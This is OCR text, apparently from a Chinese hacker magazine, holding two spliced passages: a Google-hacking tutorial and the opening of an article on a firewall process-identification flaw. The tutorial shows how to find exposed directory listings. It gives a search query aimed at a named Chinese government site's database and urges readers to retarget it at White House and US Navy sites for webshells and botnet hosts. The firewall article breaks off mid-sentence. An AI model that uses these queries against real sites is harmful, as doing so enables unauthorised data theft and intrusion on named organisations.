
1、在搜索使用多个关键字时，关键字之间使用间隔、空格或者+号是逻辑与操作，如a b，表示同时包含a和b的页面；“-”表示逻辑非操作，如a-b表示搜索含有a但不含有b的页面；or表示逻辑或操作，如aorb表示搜索含有a、含有b以及同时ab的页面。

2、搜索中可以使用通配符，*表示多个字符，？表示一个字符，含有通配符的关键字要使用引号。

3、Google对英文字母大小写不敏感，所以在搜索中不必特别注意字母的大小写。

目录浏览的搜索技巧：

很多网站由于服务器没有配置好而出现网站部分真正目录被浏览到的安全问题，不仅IIS有这样的问题，Apache和其它许多服务器都有这样的问题，如图5。存在此类问题的网站会泄露



Index of /

Name	Last Modified	Size	Type
Parent Directory/		-	Directory
application/	2006-Aug-01 01:21:34	-	Directory
database/	2007-Mar-21 20:37:45	-	Directory
digital-world/	2007-May-13 03:17:51	-	Directory
freebsd/	2007-Feb-12 03:53:14	-	Directory
grid/	2007-May-12 20:47:02	-	Directory
huihoo/	2006-Aug-06 15:59:12	-	Directory
java/	2007-Apr-20 23:09:52	-	Directory
linux/	2007-May-19 00:16:41	-	Directory
middleware/	2007-May-16 15:58:58	-	Directory
mozilla/	2006-Sep-12 16:15:38	-	Directory
network/	2007-May-07 07:52:28	-	Directory
opensolaris/	2007-Feb-14 20:24:34	-	Directory
p2p/	2007-May-12 19:55:00	-	Directory
perl/	2006-Nov-04 18:13:44	-	Directory
php/	2006-Nov-04 17:14:11	-	Directory
python/	2006-Aug-06 15:39:13	-	Directory
ruby/	2006-Sep-21 00:25:48	-	Directory
security/	2007-May-15 00:17:29	-	Directory
server-storage/	2006-Aug-19 07:16:06	-	Directory
tools/	2007-May-04 01:12:21	-	Directory
video/	2007-Jun-04 17:18:36	-	Directory
README.txt	2006-Aug-11 07:08:02	1.0K	text/plain

图5




图6




图7

大量的信息，得到webshell甚至是抓鸡都是很有可能的哦，下面我们就结合google hack来利用一下吧。

一般目录浏览页面中都会含有诸如：To parent directory、转到父目录、parent directory、index of、<DIR>、<目录>、Description 等等词语，只要将这些作为关键字放到google里搜索就会找到不少存在目录浏览的网站，如图6。再配合site、inurl、intext等语法我们会得到不少好东西哦！比如我们构造“intext：To parent directory+mdb site:jiuquan.gov.cn”，如图7，是不是很容易就拿到www.jiuquan.gov.cn这个网站的数据库了呢！把上面的mdb换成conn.asp或者roboottxt什么的，再把site后面的地址改成白宫或者美国海军的地址，又会是什么呢？呵呵，这些就留给大家去发挥了！

防火墙的普遍缺陷及利用

正北（王斌）



图2

防火墙是我们电脑里必不可少的一个安全防护软件，它可以防止可疑软件进行网络连接，有效的阻止木马病毒，但是我前段时间研究MS07035漏洞时却很偶然的发现了一个很多防火墙都存在的缺陷。该缺陷的表现为防火墙因对进程识别错误而无法拦截或无法正确获得进程文件路径。这个缺陷经我的测试，受影响的防火墙有：金山网镖、天网个人防火墙、瑞星个人防火墙下载版、费尔个人防火墙。其余防火墙软件因为时间原因而没有测试，但是就以经过测试的防火墙产品来看该缺陷应该是普遍存在的。




图1




图3

一、缺陷症状篇

我们使用两个经过特殊构建的执行程序来演示该缺陷。执行程序aaaaaa…….aaaaa.exe和bbbbbbb…….bbbbbbbb.exe。名称中的……分别代表N个a或b，为什么需要这种形式我稍后再说明，在后面的叙述中为了方便就简称为a.exe和b.exe。这两个程序是一个以TCP方式连接端口为9999的聊天程序，a.exe为服务端，b